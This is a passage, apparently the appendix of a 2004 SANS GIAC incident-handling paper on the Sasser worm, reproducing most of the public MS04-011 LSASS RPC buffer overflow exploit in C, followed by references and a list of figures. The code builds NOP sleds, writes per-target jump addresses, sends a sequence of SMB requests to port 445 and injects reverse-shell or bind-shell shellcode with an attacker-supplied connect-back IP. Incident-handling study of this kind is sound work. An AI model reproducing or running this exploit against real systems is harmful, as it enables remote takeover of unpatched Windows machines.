"\x84\x0F\x00\x00\x01\x00\x00\x00\x6C\x0F\x00\x00\x00\x00\x09\x00";


char shit3[] =
"\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x9A\xA8\x40\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00";



#define LEN                   3500
#define BUFSIZE                       2000
#define NOP                   0x90

struct targets {

       int            num;
       char           name[50];
       long           jmpaddr;

} ttarget[]= {

       { 0, "WinXP Professional    [universal] lsass.exe ", 0x01004600 }, // jmp esp addr
       { 1, "Win2k Professional    [universal] netrap.dll", 0x7515123c }, // jmp ebx addr
       { 2, "Win2k Advanced Server [SP4]       netrap.dll", 0x751c123c }, // jmp ebx addr
       //{ 3, "reboot",                                                    0xffffffff },
// crash
       { NULL }

};

void usage(char *prog)
{
       int i;
       printf("Usage:\n\n");
       printf("%s <target> <victim IP> <bindport> [connectback IP] [options]\n\n", prog);
       printf("Targets:\n");
       for (i=0; i<3; i++)
              printf("       %d [0x%.8x]: %s\n", ttarget[i].num, ttarget[i].jmpaddr,
ttarget[i].name);
       printf("\nOptions:\n");
       printf("       -t:            Detect remote OS:\n");
       printf("                      Windows 5.1 - WinXP\n");
       printf("                      Windows 5.0 - Win2k\n\n");
       exit(0);
}



int main(int argc, char *argv[])
{

int i;
int opt = 0;
char *target;
char hostipc[40];
char hostipc2[40*2];

unsigned short port;
unsigned long ip;
unsigned char *sc;

char buf[LEN+1];
char sendbuf[(LEN+1)*2];
```

© SANS Institute 2004, Author retains full rights.

```
char req4u[sizeof(req4)+20];

char screq[BUFSIZE+sizeof(req7)+1500+440];
char screq2k[4348+4060];
char screq2k2[4348+4060];

char recvbuf[1600];

char strasm[]="\x66\x81\xEC\x1C\x07\xFF\xE4";
char strBuffer[BUFSIZE];

unsigned int targetnum = 0;

int len, sockfd;
short dport = 445;
struct hostent *he;
struct sockaddr_in their_addr;
char smblen;
char unclen;
WSADATA wsa;


        printf("\nMS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1\n");
        printf("--- Coded by .::[ houseofdabus ]::. ---\n\n");


if (argc < 4) {
        usage(argv[0]);
}

target = argv[2];
sprintf((char *)hostipc,"\\\\%s\\ipc$", target);

for (i=0; i<40; i++) {
        hostipc2[i*2] = hostipc[i];
        hostipc2[i*2+1] = 0;
}

memcpy(req4u, req4, sizeof(req4)-1);
memcpy(req4u+48, &hostipc2[0], strlen(hostipc)*2);
memcpy(req4u+47+strlen(hostipc)*2, req4+87, 9);

smblen = 52+(char)strlen(hostipc)*2;
memcpy(req4u+3, &smblen, 1);

unclen = 9 + (char)strlen(hostipc)*2;
memcpy(req4u+45, &unclen, 1);

if (argc > 4)
        if (!memcmp(argv[4], "-t", 2)) opt = 1;

if ( (argc > 4) && !opt ) {
        port = htons(atoi(argv[3]))^(USHORT)0x9999;
        ip = inet_addr(argv[4])^(ULONG)0x99999999;
        memcpy(&reverseshell[118], &port, 2);
        memcpy(&reverseshell[111], &ip, 4);
        sc = reverseshell;
} else {
        port = htons(atoi(argv[3]))^(USHORT)0x9999;
        memcpy(&bindshell[176], &port, 2);
        sc = bindshell;
}


if ( (atoi(argv[1]) == 1) || (atoi(argv[1]) == 2)) {
        memset(buf, NOP, LEN);

        //memcpy(&buf[2020], "\x3c\x12\x15\x75", 4);
        memcpy(&buf[2020], &ttarget[atoi(argv[1])].jmpaddr, 4);
        memcpy(&buf[2036], sc, strlen(sc));
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
        memcpy(&buf[2840], "\xeb\x06\xeb\x06", 4);
        memcpy(&buf[2844], &ttarget[atoi(argv[1])].jmpaddr, 4); // jmp ebx addr
        //memcpy(&buf[2844], "\x3c\x12\x15\x75", 4); // jmp ebx addr

        memcpy(&buf[2856], sc, strlen(sc));

        for (i=0; i<LEN; i++) {
                sendbuf[i*2] = buf[i];
                sendbuf[i*2+1] = 0;
        }
        sendbuf[LEN*2]=0;
        sendbuf[LEN*2+1]=0;

        memset(screq2k, 0x31, (BUFSIZE+sizeof(req7)+1500)*2);
        memset(screq2k2, 0x31, (BUFSIZE+sizeof(req7)+1500)*2);

} else {
        memset(strBuffer, NOP, BUFSIZE);
        memcpy(strBuffer+160, sc, strlen(sc));
        memcpy(strBuffer+1980, strasm, strlen(strasm));
        *(long *)&strBuffer[1964]=ttarget[atoi(argv[1])].jmpaddr;
}

memset(screq, 0x31, BUFSIZE+sizeof(req7)+1500);

WSAStartup(MAKEWORD(2,0),&wsa);

if ((he=gethostbyname(argv[2])) == NULL) { // get the host info
        perror("[-] gethostbyname ");
        exit(1);
}

if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        perror("socket");
        exit(1);
}


their_addr.sin_family = AF_INET;
their_addr.sin_port = htons(dport);
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
memset(&(their_addr.sin_zero), '\0', 8);

printf("[*] Target: IP: %s: OS: %s\n", argv[2], ttarget[atoi(argv[1])].name);
printf("[*] Connecting to %s:445 ... ", argv[2]);
if (connect(sockfd, (struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
{
        printf("\n[-] Sorry, cannot connect to %s:445. Try again...\n", argv[2]);
        exit(1);
}
printf("OK\n");

if (send(sockfd, req1, sizeof(req1)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if (send(sockfd, req2, sizeof(req2)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if (send(sockfd, req3, sizeof(req3)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
if ((argc > 5) || opt) {
        printf("[*] Detecting remote OS: ");
        for (i=0; i<12; i++) {
                printf("%c", recvbuf[48+i*2]);
        }
        printf("\n");
        exit(0);
}

printf("[*] Attacking ... ");
if (send(sockfd, req4u, smblen+4, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if (send(sockfd, req5, sizeof(req5)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);


if (send(sockfd, req6, sizeof(req6)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if ( (atoi(argv[1]) == 1) || (atoi(argv[1]) == 2)) {
        memcpy(screq2k, req8, sizeof(req8)-1);
        memcpy(screq2k+sizeof(req8)-1, sendbuf, (LEN+1)*2);

        memcpy(screq2k2, req9, sizeof(req9)-1);
        memcpy(screq2k2+sizeof(req9)-1, sendbuf+4348-sizeof(req8)+1, (LEN+1)*2-4348);

        memcpy(screq2k2+sizeof(req9)-1+(LEN+1)*2-4348-sizeof(req8)+1+206, shit3,
sizeof(shit3)-
1);

        if (send(sockfd, screq2k, 4348, 0) == -1) {
                printf("[-] Send failed\n");
                exit(1);
        }
        len = recv(sockfd, recvbuf, 1600, 0);

        if (send(sockfd, screq2k2, 4060, 0) == -1) {
                printf("[-] Send failed\n");
                exit(1);
        }

} else {
        memcpy(screq, req7, sizeof(req7)-1);
        memcpy(screq+sizeof(req7)-1, &strBuffer[0], BUFSIZE);
        memcpy(screq+sizeof(req7)-1+BUFSIZE, shit1, 9*16);

        screq[BUFSIZE+sizeof(req7)-1+1500-304-1] = 0;
        if (send(sockfd, screq, BUFSIZE+sizeof(req7)-1+1500-304, 0)== -1){
                printf("[-] Send failed\n");
                exit(1);
        }
}
printf("OK\n");

len = recv(sockfd, recvbuf, 1600, 0);


return 0;
```

SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Additional References

[1] eEye Digital security (2004) ANALYSIS: Sasser Worm:
http://www.eeye.com/html/research/advisories/AD20040501.html

[2] eEye Digital security (2004)Windows Local Security Authority Service Remote Buffer Overflow:
http://www.eeye.com/html/research/advisories/AD20040501.html

[3] Snort (2004) Documentation:
http://www.snort.org/docs/

[4] Bugtraq (2004) MS04011 Lsasrv.dll RPC buffer overflow remote exploit(PoC):
http://www.securityfocus.com/archive/1/361718

[5] Internet Storm Center (20040 Handler's Diary May 1st 2004:
http://isc.sans.org/diary.php?date=2004-05-01

[6] Security Focus (2004) Malware Analysis for Administrators:
http://www.securityfocus.com/infocus/1780

[7] CVE (2004) CAN-2003-0533:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533

[8] Microsoft (2004) Microsoft Security Bulletin MS04-011:
http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx

[9] Sophos (2004) Suspected Sasser worm author caught:
http://www.sophos.com/virusinfo/articles/sasserarrest.html

[10] Trend Micro (2004 Worm_Sasser.B:
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_SASSER.B

Figures

Figure 1 lsass process indication window 7
Figure 2 Windows 2000 shutdown indication window 10
Figure 3 Windows XP error indication window 10
Figure 4 Sasser E infection indication 12
Figure 5 Sasser infection process 16
Figure 6 Snort log of Sasser scan on port 445 displayed in ACID 17
Figure 7 First location the worm is copied and executed 32
Figure 8 Second location the worm is copied to 33
Figure 9 Additional registry entry created by Sasser.B 33
Figure 10 Source and target network diagram 36

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Figure 11 eEye Sasser Scanner results....37
Figure 12 Windows XP error indication window....38
Figure 13Incident handling notification and chain of custody process 41
Figure 14 avserve2.exe process indicating infection....46
Figure 15 Stinger file download save option 48
Figure 16 Stinger executable 48
Figure 17 Stinger results....49
Figure 18 clean registry entries after Sasser removal....50
Figure 19 KB835732 install process 51
Figure 20 eTrust auto update settings 52
Figure 21 eTrust real time scan options....53

© SANS Institute 2004, Author retains full rights.